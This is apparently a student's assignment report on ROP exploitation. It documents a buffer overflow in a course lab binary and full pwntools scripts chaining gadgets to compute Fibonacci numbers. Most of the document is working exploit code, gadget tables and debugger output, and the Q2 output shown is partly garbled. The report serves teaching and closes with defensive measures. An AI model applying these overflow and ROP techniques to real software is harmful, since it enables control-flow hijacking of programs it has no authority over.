

Assignment 3: ROP

Secure Systems Engineering (CS 6510)

Submitted To:

Prof. Chester Rebeiro
Department of
Computer Science Engineering

Submitted By:

Arnav Karn (CS24M801)
Dipanshu Kumar (CS24M019)

1. Introduction

This report documents the exploitation of the provided binary rops using a Return-Oriented Programming (ROP) chain to compute the 12th Fibonacci number and the Nth Fibonacci number (from STDIN). The goal is to manipulate the stack and execute a chain of ROP gadgets to achieve the desired output.


2. Initial Setup and Observations

- I received the following files:
 - An executable binary named rops
 - A README file detailing the assignment requirements
- First, I made the binary executable using:

```
chmod +x rops
```

- Upon execution, the binary:

- Prints the following:



```
sse@sse_vm:~/Desktop/workspace/A3/sse_ass_3$ ./rops
The Answer to Everything in Life is
=====> 42
ARE U SATISFIED?
█
```

- Waits for user input.

- We used **Ghidra** to reverse engineer the binary and inspect the decompiled C code.

```
4 undefined4 main(void)
5
6 {
7     undefined1 local_28 [20];
8     int local_14;
9     int local_10;
10    int local_c;
11
12    local_c = 0x15;
13    local_10 = 0x15;
14    puts("The Answer to Everything in Life is");
15    printf("=====> ");
16    local_14 = local_10 + local_c;
17    printf("%d\n", local_14);
18    puts("ARE U SATISFIED?");
19    __isoc99_scanf("%[^\n]s", local_28);
20    return 0;
21 }
22
```

- Key findings from decompilation:
 - The binary contains three local integer variables.
 - It prints two lines, sums two variables, and prompts for input.
 - The vulnerability is present in the scanf() function at the end. (*Explanation of the vulnerability*)
-

3. Explanation of the Vulnerability

The provided binary, rops, is vulnerable to a buffer overflow due to an insecure scanf implementation. When the binary prompts for input, it does not limit the size of the input being scanned. This allows the return address on the stack to be overwritten, which enables constructing a Return-Oriented Programming (ROP) chain to control program execution.

Upon executing the binary, the following behavior was observed:

- The binary prints two integer values, adds them, and then prompts with "ARE YOU SATISFIED?".
 - The vulnerability arises because scanf directly accepts input into a buffer without bounds checking, creating an overflow opportunity.
-

4. Explanation for the Working of Your Payload

Question 1: Computing the 12th Fibonacci Number

Goal:

The goal was to exploit the buffer overflow vulnerability and construct a ROP chain to calculate the 12th Fibonacci number.

Approach:

1. Identifying Overflow Offset:

- Trial and error revealed the overflow offset to be **40 bytes**.
- This means inserting 40 'A's would reach the return address.

2. ROP Gadget Selection:

To calculate the Fibonacci sequence, the following gadgets were selected:

- 0x08061425 → xor edx, edx ; mov eax, edx ; ret (Zero out edx and eax).
- 0x08049808 → xor ecx, ecx ; ret (Zero out ecx).

- 0x080497f7 → xor eax, eax ; ret (Zero out eax)
- 0x0807508d → add eax, edx ; add eax, ecx ; ret (Add values from edx and ecx to eax).
- 0x080497a1 → xchg edi, ecx ; ret (Swap edi and ecx).
- 0x08049794 → xchg edi, edx ; ret (Swap edi and edx).
- 0x0804978c → xchg edx, eax ; ret (Transfer the result to eax).

3. Constructing the ROP Chain:

- Initialize registers to zero using XOR gadgets.
- Set up values for Fibonacci calculation using register swapping.
- Repeat the loop 11 times using the add and swap gadgets.
- Once the result is computed, call printf to print the value:
 - 0x080497f7 → xor eax, eax ; ret (Zero out eax)
 - 0x0807508d → add eax, edx ; add eax, ecx ; ret (Add values from edx and ecx to eax).
 - 0x08049a9e → pop esi ; pop edi ; ret (Load the printf address).
 - 0x08052230 → printf Address.
 - 0x080d3037 → %d address
 - 0x08079263 → push eax ; push edi ; call esi (Print the result).

<u>S.No.</u>	ROP Address	ROP Instruction	Explanation
1	0x08061425	xor edx, edx ; mov eax, edx ; ret	Sets edx to zero using XOR and moves it to eax, initializing both registers to zero.
2	0x08049808	xor ecx, ecx ; ret	Sets ecx to zero using XOR.
3	0x08049770	inc ecx ; ret	Increments the ecx value by 1 and stores in ecx
4	0x080497f7	xor eax, eax ; ret	Sets eax to zero using XOR. Used at the beginning of each Fibonacci iteration.

5	0x0807508d	add eax, edx ; add eax, ecx ; ret	Adds values in edx and ecx and stores the result in eax.
6	0x080497a1	xchg edi, ecx ; ret	Swaps values between edi and ecx.
7	0x08049794	xchg edi, edx ; ret	Swaps values between edi and edx.
8	0x0804978c	xchg edx, eax ; ret	Transfers the result from eax to edx.
9	0x080497f7	xor eax, eax ; ret	Resets eax before each addition cycle.
10	0x0807508d	add eax, edx ; add eax, ecx ; ret	Adds values in edx and ecx and stores the result in eax.
11	0x08049a9e	pop esi ; pop edi ; ret	Pops values from the stack into esi and edi registers. Prepares for printing.
12	0x08079263	push eax ; push edi ; call esi	Pushes the result in eax and format string in edi, then calls printf to print the result.

4. Payload Implementation:

```

from pwn import *

# Start the process
p = process('./rops')

# Receive and print all initial output
print(p.recv().decode(), end='')

# Initial part of the payload
payload = b'A' * 40
payload += p32(0x08061425) + p32(0x08049808) + p32(0x08049770)

# Adding repeated pattern using a loop
for _ in range(11):
    payload += p32(0x080497f7) + p32(0x0807508d) + p32(0x08049794) + p32(0x080497a1) +
    p32(0x0804978c)

# Final part of the payload
payload += p32(0x080497f7) + p32(0x0807508d)
payload += p32(0x08049a9e) + p32(0x08052230) + p32(0x080d3037) + p32(0x08079263)

```

```
# Write payload to file for testing with 'cat'
with open("solution_Q1", "wb") as f:
    f.write(payload)

# print("Payload written to solution_Q1.") // Debug purpose
# Send the payload directly to the binary
p.sendline(payload)

# Print all output after sending the payload
print(p.recvall().decode())
```

5. Steps to execute:

- To create solution_Q2 file
 - Execute command: `python3 Payload_Q1.py`
- Execute the rops binary file
 - Run `cat solution_Q1 - | ./rops >&1`

```
sse@sse_vm:~/Desktop/workspace/A3/sse_ass_3$ cat solution_Q1 - | ./rops >&1
The Answer to Everything in Life is
=====> 42
ARE U SATISFIED?
144
```

Question 2: Computing the N-th Fibonacci Number

Goal:

The goal was to exploit the buffer overflow vulnerability and construct a ROP chain to calculate the N-th Fibonacci number, where N is taken from stdin using scanf.

Approach:

1. Identifying Overflow Offset:

- Similar to Question 1, the overflow offset was confirmed as 40 bytes.
- To read the value of N, the address of scanf was placed into the return address.

2. Reading Input Value:

- The return address was overwritten with the address of scanf to redirect execution to scanf.
- scanf takes its arguments from the stack. The first argument is expected at 4 bytes after the return address (due to stack alignment).
- To handle this:
 - The address of %d format string and a local variable for storing the input value were placed after skipping 4 bytes from the scanf address.
 - After scanf completes, execution will resume at the next address on the stack (the skipped address).
 - To control the flow after scanf, two pop gadgets were used to pop the %d format specifier and the local variable, ensuring proper continuation of the ROP chain.
 - To store and preserve the input from the scanf (n value) for the loop, we used BSS.

```
(gdb) maintenance info sections
Exec file:
"/home/sse/Desktop/sse_ass_3/rops", file type elf32-i386.
[0] 0x8048134->0x8048158 at 0x00000134: .note.gnu.build-id ALLOC LOAD READONLY DATA HAS_CONTENTS
[1] 0x8048158->0x8048178 at 0x00000158: .note.ABI-tag ALLOC LOAD READONLY DATA HAS_CONTENTS
[2] 0x810aff4->0x810b03c at 0x000c1ff4: .got.plt ALLOC LOAD RELOC DATA HAS_CONTENTS
[3] 0x8049000->0x8049020 at 0x00001000: .init ALLOC LOAD READONLY CODE HAS_CONTENTS
[4] 0x8049020->0x8049098 at 0x00001020: .plt ALLOC LOAD READONLY CODE HAS_CONTENTS
[5] 0x80490a0->0x80d1ed0 at 0x000010a0: .text ALLOC LOAD READONLY CODE HAS_CONTENTS
[6] 0x80d1ed0->0x80d2a6f at 0x00089ed0: __libc_freeres_fn ALLOC LOAD READONLY CODE HAS_CONTENTS
[7] 0x80d2a70->0x80d2a84 at 0x0008aa70: .fini ALLOC LOAD READONLY CODE HAS_CONTENTS
[8] 0x80d3000->0x80efc08 at 0x0008b000: .rodata ALLOC LOAD READONLY DATA HAS_CONTENTS
[9] 0x80efc08->0x8107134 at 0x000a7c08: .eh_frame ALLOC LOAD READONLY DATA HAS_CONTENTS
[10] 0x8107134->0x8107239 at 0x000bf134: .gcc_except_table ALLOC LOAD READONLY DATA HAS_CONTENTS
[11] 0x8108bcc->0x8108bd8 at 0x000bfbcc: .tdata ALLOC LOAD DATA HAS_CONTENTS
[12] 0x8108bd8->0x8108bfc at 0x000bfbd8: .tbss ALLOC
[13] 0x8108bd8->0x8108bdc at 0x000bfbd8: .init_array ALLOC LOAD DATA HAS_CONTENTS
[14] 0x8108bdc->0x8108be0 at 0x000bfbd8: .fini_array ALLOC LOAD DATA HAS_CONTENTS
[15] 0x8108be0->0x810afb4 at 0x000bfbe0: .data.rel.ro ALLOC LOAD DATA HAS_CONTENTS
[16] 0x810afb4->0x810aff4 at 0x000c1fb4: .got ALLOC LOAD DATA HAS_CONTENTS
[17] 0x810b040->0x810bedc at 0x000c2040: .data ALLOC LOAD DATA HAS_CONTENTS
[18] 0x810bedc->0x810bf00 at 0x000c2edc: __libc_subfreeres ALLOC LOAD DATA HAS_CONTENTS
[19] 0x810bf00->0x810c2b4 at 0x000c2f00: __libc_IO_vtables ALLOC LOAD DATA HAS_CONTENTS
[20] 0x810c2b4->0x810c2b8 at 0x000c32b4: __libc_atexit ALLOC LOAD DATA HAS_CONTENTS
[21] 0x810c2c0->0x810f0a4 at 0x000c32b8: .bss ALLOC
[22] 0x810f0a4->0x810f0b4 at 0x000c32b8: __libc_freeres_ptrs ALLOC
[23] 0x0000->0x001f at 0x000c32b8: .comment READONLY HAS_CONTENTS
(gdb)
```

3. ROP Gadget Selection:

To calculate the Fibonacci sequence, the following gadgets were selected:

- 0x0804901b → add esp, 8; pop ebx; ret (Adjust stack and pop ebx.)
- 0x0804901e → pop ebx; ret (Load value into ebx.)
- 0x08049770 → inc ecx; ret (Increment ecx.)
- 0x08049786 → sub esp, edx; ret (Subtract edx from esp.)
- 0x0804978c → xchg edx, eax; ret (Swap edx and eax.)
- 0x08049794 → xchg edi, edx; ret (Swap edi and edx.)
- 0x080497a1 → xchg edi, ecx; ret (Swap edi and ecx.)
- 0x080497b6 → mov edx, dword ptr [ebx + 3]; ret (Load edx from memory.)
- 0x080497f2 → mov dword ptr [ebx + 3], edx; ret (Store edx in memory.)
- 0x080497f7 → xor eax, eax; ret (Zero out eax.)
- 0x08049808 → xor ecx, ecx; ret (Zero out ecx.)
- 0x0804fc58 → dec esi; ret (Decrement esi.)
- 0x0806dbc0 → cmovne eax, edx; ret (Conditional move (eax = edx if not equal).)
- 0x08061425 → xor edx, edx; mov eax, edx; ret (Zero out edx and eax.)
- 0x0807508d → add eax, edx; add eax, ecx; ret (Compute Fibonacci sum.)
- 0x0807878f → mov esi, edx; ret (Move edx to esi.)
- 0x08049a9e → pop esi; pop edi; ret (Load values into esi and edi.)
- 0x08079263 → push eax; push edi; call esi (Push values and call function.)

6. Constructing the ROP Chain:

- Overflowing stack with 40 'A's.
- Calling scanf with format specifier and address.
- Setting up registers for Fibonacci calculation.
- Looping to compute Fibonacci value.
- Printing the result.

S. No	Steps	Code Section	Instruction	Explanation
1	Defining ROP Gadgets & Addresses	scanf_addr = p32(0x080521FF)	call scanf	Address of scanf(), used to read user input.
		add_esp_8_pop_ebx_ret = p32(0x0804901b)	add esp, 8; pop ebx; ret	Adjusts stack pointer (esp) and pops a value into ebx.
		d_format_string = p32(0x080d6361)	Address of "%d" format string	Format string for scanf() to read integers.
		bss_addr = p32(0x0810c2c0)	Memory location in .bss section	Stores user input (N).
2	Constructing Buffer Overflow Payload	payload = b'A' * 40	N/A	Overflows buffer with 40 "A" characters to overwrite return address.
3	Calling scanf("%d", bss_addr)	payload += scanf_addr	call scanf	Redirects execution to scanf() to read user input.
		payload += add_esp_8_pop_ebx_ret	add esp, 8; pop ebx; ret	Adjusts stack pointer after calling scanf().
		payload += d_format_string	"%d"	Provides format string to scanf().
		payload += bss_addr	Address of .bss	Stores user input (N) in memory.
4	Computing Offset for Loop Execution	payload += p32(0x0804901e)	pop ebx; ret	Loads the address for storing loop offset into ebx.
		payload += p32(0x0810b03d)	Address for offset storage	Memory location for loop control.
		payload += xor_eax_ret	xor eax, eax; ret	Zeroes out eax.
		payload += add_eax_2_ret * 38	add eax, 2; ret (Repeated 38 times)	Computes the offset for looping by incrementing eax 38 times.
		payload += p32(0x0804978c)	xchg edx, eax; ret	Moves computed offset into edx.
		payload += p32(0x080497f2)	mov dword ptr [ebx + 3], edx; ret	Stores offset value in memory.
5	Loading N into esi for Loop	payload += p32(0x0804901e)	pop ebx; ret	Loads .bss - 3 address into ebx.
		payload += p32(0x0810c2bd)	Address of bss - 3	Memory location where N was stored.

		payload += p32(0x080497b6)	mov edx, dword ptr [ebx + 3]; ret	Moves stored N into edx.
		payload += p32(0x0807878f)	mov esi, edx; ret	Stores N into esi (loop counter).
		payload += p32(0x0804fc58)	dec esi; ret	Decrements esi (sets esi = N - 1).
6	Initializing Registers for Fibonacci Calculation	payload += p32(0x08061425)	xor edx, edx; mov eax, edx; ret	Zeroes out edx and eax.
		payload += p32(0x08049808)	xor ecx, ecx; ret	Zeroes out ecx.
		payload += p32(0x08049770)	inc ecx; ret	Initializes ecx to 1 (first Fibonacci term).
7	Fetching Previous Fibonacci Value	payload += p32(0x0804901e)	pop ebx; ret	Loads the Fibonacci variable's memory address.
		payload += p32(0x0810b041)	Address of Fibonacci variable	Location to retrieve previously computed Fibonacci values.
		payload += p32(0x080497b6)	mov edx, dword ptr [ebx + 3]; ret	Loads the last Fibonacci value into edx.
8	Main Logic for Fibonacci Calculation	payload += xor_eax_ret	xor eax, eax; ret	Zeroes out eax.
		payload += p32(0x0807508d)	add eax, edx; add eax, ecx; ret	Computes Fib(n) = Fib(n-1) + Fib(n-2).
		payload += p32(0x08049794)	xchg edi, edx; ret	Swaps values for Fibonacci iteration.
		payload += p32(0x080497a1)	xchg edi, ecx; ret	Updates Fibonacci values.
		payload += p32(0x0804978c)	xchg edx, eax; ret	Transfers result to eax.
9	Storing Computed Fibonacci Value	payload += p32(0x0804901e)	pop ebx; ret	Prepares to store the computed Fibonacci value.
		payload += p32(0x0810b041)	Address of Fibonacci variable	Memory location for storing computed Fibonacci value.
		payload += p32(0x080497f2)	mov dword ptr [ebx + 3], edx; ret	Saves computed Fibonacci value.

10	Fetching Offset Value from Memory	payload += p32(0x0804901e)	pop ebx; ret	Loads offset storage address.
		payload += p32(0x0810b03d)	Address of offset value	Memory location where offset was stored.
		payload += p32(0x080497b6)	mov edx, dword ptr [ebx + 3]; ret	Loads offset value into edx.
11	Loop Execution & Condition Check	payload += xor_eax_ret	xor eax, eax; ret	Zeroes eax before checking condition.
		payload += p32(0x0804fc58)	dec esi; ret	Decrements esi to update loop counter.
		payload += p32(0x0806dbc0)	cmovne eax, edx; ret	Conditionally exits the loop if esi == 0.
		payload += p32(0x0804978c)	xchg edx, eax; ret	moving eax to esx for next instruction
		payload += p32(0x08049786)	sub esp, edx; ret	Loops the instruction by 78 bytes
12	Loading final fib value from mem to edx	payload += p32(0x0804901e)	pop ebx; ret	Loads the memory address where the final Fibonacci value is stored into ebx.
		payload += p32(0x0810b041)	Address of stored Fibonacci value	Points to the .bss section where the computed Fibonacci number is saved.
		payload += p32(0x080497b6)	mov edx, dword ptr [ebx + 3]; ret	Retrieves the final Fibonacci result and stores it in edx.
13	printing fib value	payload += xor_eax_ret	xor eax, eax; ret	Clears eax before performing the final computation.
		payload += p32(0x0807508d)	add eax, edx; add eax, ecx; ret	Adds edx (final Fibonacci value) and ecx (potential additional value) to eax.
		payload += p32(0x08049a9e)	pop esi; pop edi; ret	Prepares function arguments for the printf call by loading esi and edi.
		payload += p32(0x08052230)	Address of printf function	Sets up the address for printf(), which will be used to print the result.

		payload += p32(0x080d3037)	Address of "%d" format string	Points to the format string " %d", required for printing an integer.
		payload += p32(0x08079263)	push eax; push edi; call esi	Pushes the final Fibonacci result onto the stack and calls printf() to display the output

7. Payload Implementation:

```

from pwn import *

# Create payload file
payload_file = "solution_Q2"

# Gadgets and addresses
scanf_addr = p32(0x080521FF)
add_esp_8_pop_ebx_ret = p32(0x0804901b)
d_format_string = p32(0x080d6361)
bss_addr = p32(0x0810c2c0)

xor_eax_ret = p32(0x080497f7)
add_eax_2_ret = p32(0x080b4fd7)

# Constructing the payload
payload = b'A' * 40

# Call scanf("%d", bss_addr)
payload += scanf_addr
payload += add_esp_8_pop_ebx_ret
payload += d_format_string
payload += bss_addr
payload += b"ROPE" # Padding

# calculatng offset and storing it to memory

```

```

payload += p32(0x0804901e) # pop ebx; ret
payload += p32(0x0810b03d) # Address for offset
payload += xor_eax_ret
payload += add_eax_2_ret * 38 # 19 ins | 19 * 4 = 76 bytes | 2bytes * 38
payload += p32(0x0804978c) # xchg edx, eax; ret
payload += p32(0x080497f2) # mov dword ptr [ebx + 3], edx; ret

# From scanf storing value of N in esi
payload += p32(0x0804901e) # pop ebx; ret
payload += p32(0x0810c2bd) # Address of bss-3
payload += p32(0x080497b6) # mov edx, dword ptr [ebx + 3]; ret
payload += p32(0x0807878f) # mov esi, edx; ret
payload += p32(0x0804fc58) # dec esi; ret          # Setting esi to N-1

#initial setup for loop: setting eax, edx to zero and ecx to 1
payload += p32(0x08061425) # xor edx, edx; mov eax, edx; ret
payload += p32(0x08049808) # xor ecx, ecx; ret
payload += p32(0x08049770) # inc ecx; ret

#loop start
#fetching fib variable from mem to edx
payload += p32(0x0804901e) # pop ebx; ret
payload += p32(0x0810b041) # Address of Fib var
payload += p32(0x080497b6) # mov edx, dword ptr [ebx + 3]; ret

#main logic to calculate fib (value will be stored in edx)
payload += xor_eax_ret
payload += p32(0x0807508d) # add eax, edx; add eax, ecx; ret
payload += p32(0x08049794) # xchg edi, edx; ret
payload += p32(0x080497a1) # xchg edi, ecx; ret
payload += p32(0x0804978c) # xchg edx, eax; ret

#storing fib value from edx to mem
payload += p32(0x0804901e) # pop ebx; ret
payload += p32(0x0810b041) # Address of fib var
payload += p32(0x080497f2) # mov dword ptr [ebx + 3], edx; ret

# fetching offset value from mem to edx
payload += p32(0x0804901e) # pop ebx; ret
payload += p32(0x0810b03d) # Address of offset value
payload += p32(0x080497b6) # mov edx, dword ptr [ebx + 3]; ret

```

```

#loop condition
payload += xor_eax_ret
payload += p32(0x0804fc58) # dec esi; ret
payload += p32(0x0806dbc0) # cmovne eax, edx; ret
payload += p32(0x0804978c) # xchg edx, eax; ret
payload += p32(0x08049786) # sub esp, edx; ret

#when loop ends edx should have final fib value
payload += p32(0x0804901e) # pop ebx; ret
payload += p32(0x0810b041)
payload += p32(0x080497b6) # mov edx, dword ptr [ebx + 3]; ret

# Final function call
payload += xor_eax_ret
payload += p32(0x0807508d) # add eax, edx; add eax, ecx; ret
payload += p32(0x08049a9e) # pop esi; pop edi; ret
payload += p32(0x08052230)
payload += p32(0x080d3037)
payload += p32(0x08079263) # push eax; push edi; call esi

# Write payload to file
with open(payload_file, "wb") as f:
    f.write(payload)

print("Payload written to file solution_Q2.")

```

8. Steps to execute:

- To create solution_Q2 file
 - Execute command: `python3 Payload_Q2.py`
- Execute the rops binary file
 - Run `cat solution_Q2 - | ./rops >&1`

```

sse@sse_vm:~/Desktop/workspace/A3/sse_ass_3$ cat solution_Q2 - | ./rops >&1
The Answer to Everything in Life is
=====> 42
ARE U SATISFIED?

7
13
rops: st:130: ence counter overflow

```

5. Difficulties Encountered and How They Were Resolved

- **Failed Printing:**

- Initially, incorrect register assignments caused failure.
- Fixed by adjusting edi and eax.

- **Stack Overflow:**

- Fixed by adding pop esi and pop edi to clean the stack.

- **Failed Input Storage:**

- After calling scanf, storing the input value in a local variable was not working because the stack content was flushed after the return address call was overwritten.
- Initially, tried using a random address from the data section to store the input n, but this failed.
- After researching online, found that the **BSS (Block Started by Symbol)** section is more suitable for storing dynamic data because it is writable and allocated during program execution.
- The BSS section holds uninitialized data and remains accessible during the entire execution, making it reliable for storing the input n.

- **Loop Issue:**

- Initially attempted to implement the loop by subtracting ESP, but the stack alignment failed.
- Switching to repeated gadget calls for the loop resolved this.

- **Merge Issue:**

- Initially I was thinking to insert the value 0 and 1 into the stack and pop those using pop.
- When inserting pop eax into the stack, the inserted 0 value was merging with the pop eax address, causing corruption.

```
(gdb) x/32xw $esp
0xffffcf6c: 0x080d304c 0xffffcf74 0x41414141 0x41414141
0xffffcf7c: 0x41414141 0x41414141 0x41414141 0x41414141
0xffffcf8c: 0x41414141 0x41414141 0x41414141 0x41414141
0xffffcf9c: 0x080cf49a 0x2015f301 0xff000208 0xffffd0cc
0xffffcfac: 0xffffcfc4 0x0810aff4 0x08049845 0x00000001
0xffffcfbc: 0xffffd0c4 0x0810b064 0x0810aff4 0x0810aff4
0xffffcfcc: 0x00000001 0x00000001 0x3be15df9 0xcd49ee16
0xffffcfdc: 0x00000000 0x00000000 0x00000000 0x00000000
```

- Marked cell is merged cell with 01 and 3 bytes of pop address.
- Fixed this by using XOR gadgets to clean up registers before loading values.

7. Defense Mechanisms for the Vulnerabilities Exploited

To prevent such vulnerabilities, the following measures are recommended:

1. Bounded Input Handling:
 - Use `scanf("%32s", buf)` instead of `scanf("%s", buf)` to prevent overflow.
2. Stack Canaries:
 - Insert a stack protection value before the return address.
 - If the value is corrupted, the program should terminate immediately.
3. Address Space Layout Randomization (ASLR):
 - Randomize memory locations of libraries and functions to prevent ret2libc-style attacks.
4. Non-Executable Stack (NX):
 - Mark the stack as non-executable to prevent execution of shellcode from the stack.
5. Fortified Functions:
 - Use `scanf_s` instead of `scanf` to enforce size limits.

8. Conclusion

In this assignment, I successfully exploited buffer overflow vulnerabilities to construct a working ROP chain that calculates Fibonacci numbers. Through careful gadget selection and debugging, I was able to handle stack alignment issues and ensure smooth execution of the payload. Collaborating with my teammate allowed us to address the challenges related to loop construction and memory storage. The experience enhanced my understanding of low-level memory manipulation and ROP-based exploitation techniques, providing valuable insights into system security and binary exploitation.

9. Contribution

I was responsible for solving Question 1, where I figured out the logic of using the printf gadget and identified the appropriate gadgets for Fibonacci calculation. I also determined the logic for using scanf in Question 2 and devised the method to store the input value n in memory.

My teammate contributed by figuring out the logic for implementing loops and devising the method to print the N-th Fibonacci number using the constructed ROP chain.

10. References

- Chester Sir's YouTube lectures
- ChatGPT.com
- Teammate (Arnav)